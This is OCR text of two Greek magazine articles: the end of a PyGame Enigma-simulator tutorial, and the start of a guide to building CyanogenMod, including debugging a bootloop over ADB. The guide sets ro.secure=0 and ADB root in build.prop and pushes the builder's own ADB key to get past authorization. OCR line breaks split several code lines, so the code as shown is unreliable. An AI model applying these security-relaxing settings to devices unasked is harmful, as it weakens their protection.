Ας ξεκινήσουμε βλέποντας τι έχουμε κάνει στην συνάρτηση show για τον ρότορα:

```
def show(self, surface, forward_letter_color=(255,0,0), reverse_letter_
color=(0,255,0)):

    pygame.draw.circle(surface, self.rotor_color, (self.x, self.y), self.
rotor_radius)

    pygame.draw.circle(surface, self.ring_color, (self.x, self.y), self.
ring_radius)

    pygame.draw.circle(surface, self.axle_color, (self.x, self.y), self.
axle_radius)
```

Σχεδιάζουμε τρεις κύκλους με τα κατάλληλα χρώματα:

```
    self.drawLetters(surface)
```

Σχεδιάζουμε τα γράμματα της δεξιάς και αριστερής μεριάς του ρότορα:

```
    if self.forward_cipher_highlight:

            self.highlightLetters(surface, self.forward_cipher_highlight,
forward_letter_color)


    if self.reverse_cipher_highlight:

            self.highlightLetters(surface, self.reverse_cipher_highlight,
reverse_letter_color)
```

Αν έχουμε κάποια συγκεκριμένη είσοδο και έξοδο, τονίζουμε τα αντίστοιχα γράμματα. Φαίνεται απλό και περιέχει ελάχιστες εντολές. Μέχρι βέβαια να συνειδητοποιήσουμε ότι, συναρτήσεις όπως drawLetters και highlightLetters, θα πρέπει να τις γράψουμε εμείς. Πόσο εύκολο είναι να κατανείμουμε 26 γράμματα στην περιφέρεια ενός κύκλου; Ο κύκλος έχει 360 μοίρες, άρα το ένα γράμμα από το άλλο θα απέχει:

```
self.angle_step = 360.0/26.0
```

Το οποίο, όπως βλέπετε, υπάρχει στον constructor του Rotor class. Η εκτύπωση των



Ποτέ δεν θα πιστεύατε ότι θα χρειαζόσαστε ημίτονα, συνημίτονα και τριγωνομετρικούς κύκλους για την γραφική εξομοίωση της Enigma. Πόσο γελασμένοι ήσασταν, όμως! Άλλο να μιλάς για ρότορες που περιστρέφονται κι άλλο να πρέπει να τους γυρνάς στην οθόνη σου. Μετανιώστε όσο θέλετε για τη φυσική ή/και τα μαθηματικά που δεν παρακολουθούσατε στο Λύκειο. Καλό το Gameboy στο τελευταίο θρανίο, αλλά να τώρα: Όποιος γράφει τα παιχνίδια γελάει τελευταίος. Και καλύτερα :)

γραμμάτων γίνεται με δύο ουσιαστικά όμοιες συναρτήσεις (και ναι, μπορείτε να τις συγχωνεύσετε σε μια με μερικές αλλαγές). Ας δούμε πώς:

```
def printExternalLetter(self, surface, position, color=(255,0,0)):
    textfont = pygame.font.SysFont("Courier New",18, True)
    angle = -90  + self.angle_step * position
    letter = 65 + position + self.position
    if letter > 90:
        letter = letter - 26
    thetext = textfont.render(chr(letter), True, color, self.letter_
background_rotor)
    offset_x = thetext.get_width()/2.0 + 6 * self.correction_factor
    offset_y = thetext.get_height()/2.0 + 6
    x = (self.rotor_radius-offset_x)*math.cos((math.pi*angle)/180.0) +
self.x - 5.0
```

```
    y = (self.rotor_radius-offset_y)*math.sin((math.pi*angle)/180.0) +
self.y - (5.0 * self.correction_factor)
    surface.blit(thetext, (x,y))
```

Η γωνία που θα εμφανιστεί το γράμμα υπολογίζεται από τη σχέση:

```
angle = -90  + self.angle_step * position
```

Γιατί όμως -90; Αν το position είναι 0 (το πρώτο γράμμα του ρότορα), θέλουμε το γράμμα να εμφανιστεί στην κορυφή του ρότορα. Κι αν νομίζετε ότι το σωστό είναι +90, ξανασκεφτείτε πώς μεταβάλλονται οι συντεταγμένες του PyGame σε σχέση με τους άξονες που σχεδιάζατε στο Λύκειο! Από εκεί και πέρα, για να βρούμε τη θέση του γράμματος χρειαζόμαστε κάτι στο στυλ:

```
x = radius * συν(angle)
y = radius * ημ(angle)
```

Απλά πρέπει να προσθέσουμε και την αρχική μετατόπισή μας, καθώς ο ρότοράς μας δεν είναι στο (0,0):

```
x = radius * συν(angle) + self.x
y = radius * ημ(angle) + self.y
```

Τελικά, αυτά τα μαθηματικά που *δεν* διαβάζατε στο Λύκειο, έρχονται τώρα να σας στοιχειώσουν! (Σας το έλεγα εγώ, ήδη από το PyGame invaders, αλλά εσείς τίποτα.) Κι εντάξει, έστω το καταλάβατε, αλλά και πάλι πώς καταλήξαμε εδώ από τις παραπάνω σχέσεις;

```
x = (self.rotor_radius-offset_x)*math.cos((math.pi*angle)/180.0) + self.x
- 5.0
y = (self.rotor_radius-offset_y)*math.sin((math.pi*angle)/180.0) + self.y
- (5.0 * self.correction_factor)
```

Μα, βλέπετε, δεν θέλουμε τα γράμματα να πέσουν ακριβώς πάνω στο περίγραμμα του κύκλου! Έχουμε λοιπόν διακριτικά μειώσει την ακτίνα σχεδίασης, αφαιρώντας κι από τους δύο άξονες ένα αντίστοιχο offset:

```
offset_x = thetext.get_width()/2.0 + 6 * self.correction_factor
offset_y = thetext.get_height()/2.0 + 6
```

Αλλά μισό λεπτό! Τι είναι πάλι αυτό το correction factor; Αν δοκιμάζατε να σχεδιάσετε ένα κύκλο χρησιμοποιώντας την τεχνική που χρησιμοποιούμε εδώ (κι όχι την συνάρτηση circle που δίνει το PyGame) θα διαπιστώνατε με έκπληξη ότι αντί για κύκλος προκύπτει έλλειψη! Βλέπετε, η οθόνη σας δεν είναι τετράγωνη, δεν έχει ίδια ανάλυση οριζόντια και κατακόρυφα. Έτσι και τα pixels, δεν είναι τετραγωνάκια: μάλλον σε παραλληλόγραμμα φέρνουν. Ευτυχώς, το correction_factor υπολογίζεται εύκολα:

```
self.correction_factor = float(pygame.display.Info().current_w) / pygame.
display.Info().current_h
```


Ρωτάμε απλά το PyGame για την ανάλυση (πλάτος & ύψος) της οθόνης και κάνουμε τον παραπάνω υπολογισμό. Μετά από αυτούς τους απλούς υπολογισμούς, είμαστε

σε θέση να τυπώσουμε σωστά τα γράμματα περιμετρικά στον ρότορα. Και νομίζατε πως η κρυπτογράφηση είναι δύσκολη!

Ευτυχώς, μετά από όλα αυτά είναι εύκολο να υπολογίσουμε ξανά τη θέση όποιου γράμματος θέλουμε πάνω στο ρότορα. Αυτό είναι κάτι που θα χρειαστούμε, προκειμένου να τονίσουμε τα γράμματα εισόδου/εξόδου: με κόκκινο χρώμα κατα τη διαδικασία cipher και με πράσινο κατά τη reflectCipher. Έχουμε δύο λίστες, τις forward_cipher_highlight και reverse_cipher_highlight, που χρησιμοποιούνται ακριβώς γι' αυτόν το σκοπό. Χρησιμοποιούμε τις συναρτήσεις μας printExternalLetter και printInternalLetter και γι' αυτόν το σκοπό, αλλάζοντας μόνο το χρώμα. Εύκολο.

Έχοντας πάρει φόρα με τις συντεταγμένες, έχουμε φτιάξει ακόμα δύο συναρτήσεις που μας επιστρέφουν τη θέση ενός γράμματος (συντεταγμένες) πάνω στον ρότορα. Αυτή τη χρειαζόμαστε για να τραβήξουμε γραμμές από τον ένα ρότορα στον άλλον, στο επόμενο βήμα μας!

Πάρτε τώρα το δοκιμαστικό μας πρόγραμμα graphicrotor.py από το πακέτο στο http://bit.ly/dh24enigmasrc κι εκτελέστε το. Έχει μόνο έναν ρότορα τύπου 3, ο οποίος φυσικά και περιστρέφεται κάθε φορά που πιέζετε ένα γράμμα. Πραγματοποιεί μάλιστα και κρυπτογράφηση (ο Θεός να την κάνει, βέβαια). Δοκιμάστε να του αλλάξετε τα φώτα, εχμ, τα γράμματα, παίζοντας με μεταβλητές όπως το correction_factor, το offset, τα χρώματα κ.ά. Όταν μείνετε ικανοποιημένοι, ελάτε να δούμε την τελική υλοποίηση.



Η τελική μας έκδοση. Όχι απαραίτητα και η δική σας, όμως. Υπάρχουν πολλά που μπορούν να γίνουν για να βελτιωθεί τόσο οπτικά (μοιάζει όχι τόσο με την Enigma των Γερμανών, αλλά με κάποιου ταχυδακτυλουργού σε τσίρκο), όσο και λειτουργικά. Θα χαρούμε να δούμε τη δική σας εκδοχή και προσθήκες. Και, γιατί όχι, να τη δημοσιεύσουμε κιόλας.

Η τελική υλοποίηση

Όλα τα κομμάτια αυτού του περίεργου παζλ φαίνεται να υπάρχουν πάνω στο τραπέζι μας και μάλιστα είναι κι ελαφρώς συναρμολογημένα: κρυπτογράφηση που λειτουργεί, γραφικοί ρότορες που περιστρέφονται, κρυπτογραφούν και δείχνουν τονισμένα τα ενδιαφέροντα αποτελέσματά τους, text-boxes που δείχνουν είσοδο/έξοδο και μπορούν να χρησιμεύσουν κι ως κουμπάκια. Ώρα να τα συνδέσουμε όλα αυτά μεταξύ τους και να προσθέσουμε και κάτι ακόμα: γραμμές που να ενώνουν τον έναν

ρότορα με τον άλλο, στα σημεία που υπάρχει είσοδος/έξοδος. Αυτό είναι πιο εύκολο από ό,τι ακούγεται. Αν δείτε τις συναρτήσεις cipher και reflectCipher στο τελικό μας πρόγραμμα (κατεβάστε το από το http://bit.ly/dh24enigmasrc), θα διαπιστώσετε ότι υπολογίζουν κι επιστρέφουν κάποια tuples με τις εσωτερικές (int_coordinates) κι εξωτερικές (ext_coordinates) συντεταγμένες των γραμμάτων που χρησιμοποιήθηκαν στην κρυπτογράφηση. Έχοντας αυτές τις συντεταγμένες μπορούμε να τραβήξουμε γραμμές από τον έναν ρότορα στον άλλο. Δείτε αυτό το κομμάτι κώδικα, μέσα στη συνάρτηση cipher του RotorAssembly class:

```
(inputletter, outputletter, outpos, coord_r) = self.rotor_r.
cipher(ord(letter)-65)

self.drawing_list.append(coord_r[0])

self.drawing_list.append(coord_r[1])
```

Όπως εξηγήσαμε, οι συναρτήσεις cipher και reflectCipher επιστρέφουν ένα tuple της μορφής

```
((50,70), (90,130))
```

όπου το πρώτο στοιχείο είναι ένα ...tuple με τις συντεταγμένες του εξωτερικού γράμματος και το δεύτερο με τις συντεταγμένες του εσωτερικού (ανάστροφα για την reflectCipher). Εδώ ξεχωρίζουμε τα tuples και τα αποθηκεύουμε διαδοχικά σε μια λίστα drawing_list, η οποία τελικά θα έχει μορφή:

```
[(50,70), (90,130), (20,56), (99, 120)...]
```

Δείτε τώρα τι γίνεται στη συνάρτηση show, του RotorAssembly class:

```
if self.drawing_list:
    line_counter = 0
    start_point = self.drawing_list[0]
    for end_point in self.drawing_list:
        if line_counter < 8:
            pygame.draw.line(surface,(255,0,0), start_point, end_point, 2)
        else:
            pygame.draw.line(surface,(0,255,0), start_point, end_point, 2)
        line_counter +=1
        start_point = end_point
```

Ξεκινάμε να τραβάμε γραμμές από το πρώτο σημείο της λίστας self.drawing_list[0]. Μετράμε πόσες γραμμές έχουμε σχεδιάσει στη μεταβλητή line_counter. Όταν περάσουμε τις επτά γραμμές έχουμε φτάσει στο τέλος της ευθείας κρυπτογράφησης (προς τα αριστερά) και αλλάζουμε το χρώμα της γραμμής από κόκκινο (255,0,0) σε πράσινο (0,255,0) για την ανάστροφη κρυπτογράφηση. Πολύ απλό!

Στο πρόγραμμά μας (συνάρτηση main) έχουμε δημιουργήσει μια σειρά από textboxes και κουμπάκια: input/output, ring settings, rotor starting positions κ.λπ. Για τα κουμπάκια θα πρέπει να ελέγχουμε στον κύριο βρόχο αν κάποιο έχει πιεστεί. Όταν πιέζεται το clear καθαρίζονται μόνο το Input/Output αλλά η κατάσταση της

μηχανής δεν αλλάζει. Οποιοδήποτε άλλο πλήκτρο κι αν πιεστεί η μηχανή λαμβάνει τη νέα κατάσταση και γίνονται reset τα πάντα.

Για να είμαστε σε θέση να ελέγξουμε γρήγορα, έχουμε βάλει όλα τα αντικείμενα που μπορούν να γίνουν κλικ σε μια λίστα με την προφανή ονομασία clickable_objects. Έτσι, μπορούμε να επεξεργαστούμε μαζικά το reset:

```
for theobject in clickable_objects:
    if theobject.getClicked():
        rotor_assembly.resetHighlightsAndDrawings()
        coord_r = []
        ...
```

Από κει και πέρα επεξεργαζόμαστε χωριστά την ιδιαίτερη λειτουργία του καθενός. Καθώς η οθόνη μας έχει πλήθος αντικειμένων text-box τα οποία χρειάζονται τη show για να εμφανιστούν, έχουμε ορίσει και μια λίστα all_objects η οποία μας επιτρέπει να κάνουμε ακριβώς αυτό:

```
for theobject in all_objects:
   theobject.show(screen)
```

Ε, μα, είναι να μη μας πωρώσει ο αντικειμενοστρεφής προγραμματισμός :)

Τέλος, θα παρατηρήσετε ότι η έκδοση περιέχει και το PlugBoard που φτιάξαμε στο προηγούμενο άρθρο μας, αν και δεν υπάρχουν οι ρυθμίσεις του στο περιβάλλον γραφικών (μπορείτε όμως ν' αλλάξετε τα plugs, τροποποιώντας τα περιεχόμενα της αντίστοιχης λίστας στη main). Σκεφτείτε έναν κατάλληλο τρόπο για να γίνονται γραφικές αλλαγές στα plugs και υλοποιήστε τον. (Hint: με γραμμές ή ακόμα περισσότερα κουτάκια text-box.)

Με αυτό το άρθρο ολοκληρώνεται και η σειρά μας για τη μηχανή κρυπτογράφησης Enigma. Ελπίζουμε να το διασκεδάσατε όσο και εμείς! Θα επανέλθουμε φυσικά με περισσότερα από τα αγαπημένα μας θέματα — και οι παλιοί σίγουρα ξέρετε ποια είναι αυτά! Σας ευχόμαστε πολλά δημιουργικά φθινοπωρινά απογεύματα, με ενδιαφέροντα προβλήματα!

Skill: Intermediate
Tags: CyanogenMod, ClockWorkMod, ADB, kernel modules, BMA250, vold.fstab

by GiannouG



Η κοπιώδης δημιουργία του CyanogenMod

Στο προηγούμενο άρθρο που ξεκινά από τη σελίδα 50 είδαμε την προετοιμασία του ClockWorkMod, του τροποποιημένου recovery image που συνοδεύει το CyanogenMod. Το νέο recovery image προσφέρει πρόσθετες δυνατότητες όπως το πλήρες backup της συσκευής και, κυρίως, διευκολύνει την εγκατάσταση και το debugging του νέου Android ROM. Τώρα μπορούμε να προχωρήσουμε στο χτίσιμο του CyanogenMod.

Όπως έχουμε δει, η μεταγλώττιση του CyanogenMod πραγματοποιείται πανεύκολα. Σε αυτό το άρθρο, λοιπόν, θα καταπιαστούμε με τις επεμβάσεις που πρέπει να κάνουμε στους drivers του Elf II, ώστε το CyanogenMod να λειτουργήσει στη συσκευή μας κανονικά. Όπως αντιλαμβάνεστε, σε αυτή τη φάση τα πράγματα δυσκολεύουν λίγο. Απαιτείται μεράκι, χρόνος και υπομονή. Επίσης, το σημαντικότερο όλων είναι να *μη* δεχτούμε την αποτυχία ως ενδεχόμενο. Εξάλλου, δεν πρέπει να ξεχνάμε ότι διαθέτουμε όλον τον πηγαίο κώδικα από το εργοστασιακό Android ROM. Από τα αρχεία του εν λόγω πακέτου θα μπορέσουμε να αντλήσουμε διάφορες κρίσιμες ρυθμίσεις, όπως κι ολόκληρους drivers.

Το πρώτο boot

Πριν προχωρήσουμε σε οποιαδήποτε επέμβαση, οφείλουμε να τσεκάρουμε αν η συσκευή μπορεί να ξεκινήσει κανονικά με το CyanogenMod και τους drivers από τη συμβατή συσκευή (το Elf II). Προφανώς, στην περίπτωση που δεν ξεκινά θα πρέπει να μάθουμε σε ποιο σημείο κολλάει. Μόνο τότε θα ξέρουμε —ή έστω θα υποψιαζόμαστε— τι πρέπει να πειράξουμε. Πριν ξεκινήσουμε τη μεταγλώττιση του CyanogenMod πρέπει να ενημερώσουμε το σύστημα με το path των σχετικών εργαλείων:

```
$ cd cm10.1
$ source build/envsetup.sh
```

Στη συνέχεια πρέπει να κάνουμε κάτι που παραλείψαμε νωρίτερα, εφόσον η προηγούμενη μεταγλώττιση του CyanogenMod ήταν δοκιμαστική. Συγκεκριμένα, πρέπει να κατεβάσουμε ορισμένες εφαρμογές που πλαισιώνουν το νέο μας Android ROM και οι οποίες διατίθενται προ-μεταγλωττισμένες:

```
$ cd vendor/cm
$ ./get-prebuilt
```

Αμέσως μετά μπορούμε να ξεκινήσουμε τη μεταγλώττιση:

```
$ mka clean
$ mka otapackage
```

Όπως βλέπετε, ξεκινάμε διαγράφοντας οποιαδήποτε αρχεία είχαν δημιουργηθεί από προηγούμενες μεταγλωττίσεις. Αυτό πρέπει να το κάνουμε κάθε φορά που πραγματοποιούμε επεμβάσεις στον πηγαίο κώδικα κι επιχειρούμε μια νέα μεταγλώττιση του CyanogenMod. Κατά τη δεύτερη εκτέλεση του mka δηλώνουμε ότι επιθυμούμε τη δημιουργία ενός πακέτου OTA (Over The Air). Πρόκειται για ένα πακέτο ZIP, το οποίο μπορούμε να εγκαταστήσουμε πανεύκολα με τη βοήθεια του ClockWorkMod. Τα πακέτα OTA χρησιμοποιούνται συνήθως για την αναβάθμιση των συσκευών μέσω δικτύου, αλλά στη δική μας περίπτωση θα χρησιμοποιηθεί για την πλήρη αντικατάσταση του παλιού Android ROM από το CyanogenMod.


Όταν ολοκληρωθεί η μεταγλώττιση, θα βρούμε το αρχείο ZIP μέσα στον κατάλογο out. Αυτό το αρχείο θα χρειαστεί να το αντιγράψουμε στην κάρτα SD της συσκευής. Στη συνέχεια, αφού τοποθετήσουμε την κάρτα στη θέση της, αρκεί να ενεργοποιήσουμε τη συσκευή και να τη θέσουμε σε recovery mode. Από το μενού του ClockWord-Mod επιλέγουμε το Install zip και δίνουμε το αρχείο που αντιγράψαμε στην κάρτα. Όταν ολοκληρωθεί η διαδικασία εγκατάστασης επιλέγουμε το reboot device και ετοιμαζόμαστε για την πρώτη εκκίνηση του CyanogenMod.

Debugging με το ADB

Αν είσαστε αρκετά τυχεροί, η συσκευή θα ξεκινήσει κανονικά και θα εμφανιστεί ο launcher του CyanogenMod χωρίς προβλήματα. Εμείς πάντως δεν ήμασταν. Εδώ που τα λέμε, όμως, ίσως αυτά τα προβλήματα, το ψάξιμο και η επίλυσή τους να αποτελούν την πραγματική τύχη :) Η συσκευή μας, παρόλο που εμφάνιζε το boot animation του CyanogenMod, έμπαινε σε bootloop και δεν ξεκινούσε ποτέ. Το bootloop, η ατέρμονη προσπάθεια της συσκευής να φορτώσει το λειτουργικό, συμβαίνει γιατί κάποιο από τα services του συστήματος αποτυγχάνει να ξεκινήσει. Τα αίτια αυτού του φαινομένου σχετίζονται συνήθως με κάποια προβληματική ρύθμιση, με την απουσία κάποιου κρίσιμου αρχείου ή και με τη χρήση μιας ασύμβατης έκδοσης κάποιου driver. Οι εφαρμογές του Android, όπως και το ίδιο το σύστημα, αποθηκεύουν τα μηνύματά τους με τη βοήθεια του logcat. Όπως καταλαβαίνετε, το εν λόγω πρόγραμμα αποτελεί τον system logger του Android. Επομένως, για να αποκτήσουμε πρόσβαση σε όλα αυτά τα δεδομένα, πρέπει να αποκτήσουμε shell access και από 'κεί να τρέξουμε το logcat. Ο ευκολότερος τρόπος για να πετύχουμε κάτι τέτοιο είναι μέσω του ADB. Όμως, για να χρησιμοποιήσουμε το ADB πρέπει να μπούμε στις ρυθμίσεις της συσκευής και να επιτρέψουμε τη χρήση του. Πώς θα πετύχουμε κάτι τέτοιο με μία συσκευή που δεν ξεκινά καθόλου;

Το Android περιλαμβάνει μια υπηρεσία που προσφέρει την υποστήριξη του ADB. Επομένως, το πρώτο που πρέπει να κάνουμε είναι να εξασφαλίσουμε ότι το σύστημα της συσκευής ξεκινά αυτόματα την εν λόγω υπηρεσία. Για το σκοπό αυτό, πρέπει να ανοίξουμε το αρχείο build.prop, που θα βρούμε στον κατάλογο cm10.1/device, και να προσθέσουμε τις ακόλουθες γραμμές:

```
persist.service.adb.enable=1
service.adb.root=1
ro.secure=0
```




Πριν ξεκινήσουμε οποιαδήποτε απόπειρα χτισίματος του CyanogenMod, πρέπει να ενημερώσουμε το σύστημα με το path των σχετικών εργαλείων. Αυτό το βήμα είναι υποχρεωτικό για κάθε τερματικό στο οποίο θέλουμε να εργαστούμε.

Σημειώστε ότι είναι πολύ πιθανό να υπάρχουν ήδη τα παραπάνω! Σε πολλές εκδοχές του Android, οι προγραμματιστές αφήνουν επίτηδες ανοιχτό το ADB, για να διευκολύνουν το debugging. Αν βρούμε αυτούς τους ορισμούς στο συγκεκριμένο αρχείο, μπορούμε να προχωρήσουμε στην επόμενη ρύθμιση. Διαφορετικά, αν χρειαστεί να τους προσθέσουμε εμείς, πρέπει να μεταγλωττίσουμε και να εγκαταστήσουμε το CyanogenMod από την αρχή! Όπως και να 'χει, αμέσως μετά έχουμε να λύσουμε το ζήτημα με τα κλειδιά κρυπτογράφησης...

Το ADB πραγματοποιεί κρυπτογραφημένες συνδέσεις μεταξύ του υπολογιστή και της συσκευής. Ακριβώς γι' αυτό, κατά την πρώτη σύνδεση του υπολογιστή με τη συσκευή δημιουργούνται και μεταφέρονται τα σχετικά κλειδιά κρυπτογράφησης. Όπως αντιλαμβάνεστε, όταν το σύστημα έχει βρεθεί σε bootloop, είναι αδύνατο να λάβει οποιοδήποτε κλειδί, από οπουδήποτε. Για να ξεπεράσουμε αυτό το εμπόδιο, θα χρειαστεί να αντιγράψουμε τα κλειδιά χειροκίνητα! Αρχικά, για να δημιουργηθούν τα κλειδιά, θα επιχειρήσουμε να συνδεθούμε μέσω ADB σε μια άλλη συσκευή με Android. Εδώ όμως χρειάζεται λίγη προσοχή: Το σύστημα της συγκεκριμένης συσκευής θα πρέπει να είναι στην έκδοση 4.2 και πάνω[1]. Όταν ολοκληρωθεί η σύνδεση, τα κλειδιά θα έχουν ήδη ετοιμαστεί και θα βρίσκονται σε έναν κατάλογο του υπολογιστή μας. Σε αυτή τη φάση μπορούμε να αποσυνδέσουμε τη δεύτερη συσκευή και να συνδέσουμε την πρώτη: Αυτή στην οποία εγκαθιστούμε το CyanogenMod. Τώρα μένει να ενεργοποιήσουμε το ClockWorkMod, καθώς επιτρέπει ελεύθερα τις συνδέσεις μέσω ADB. Έτσι, θα μπορέσουμε να αντιγράψουμε τα κλειδιά κρυπτογράφησης δίνοντας κάτι τέτοιο:

```
$ adb push ~/.android/adbkey.pub /data/misc/adb/adb_keys
```

Μετά κι από αυτό μπορούμε να έχουμε πλήρη πρόσβαση στο CyanogenMod μέσω του ADB, ακόμα κι όταν η φόρτωση του συστήματος δεν ολοκληρώνεται.



Την πρώτη φορά που θα κατεβάσουμε τον κώδικα του CyanogenMod, πρέπει να τρέξουμε το get-prebuilts για να κατεβάσουμε και τις προ-μεταγλωττισμένες εφαρμογές που το πλαισιώνουν.

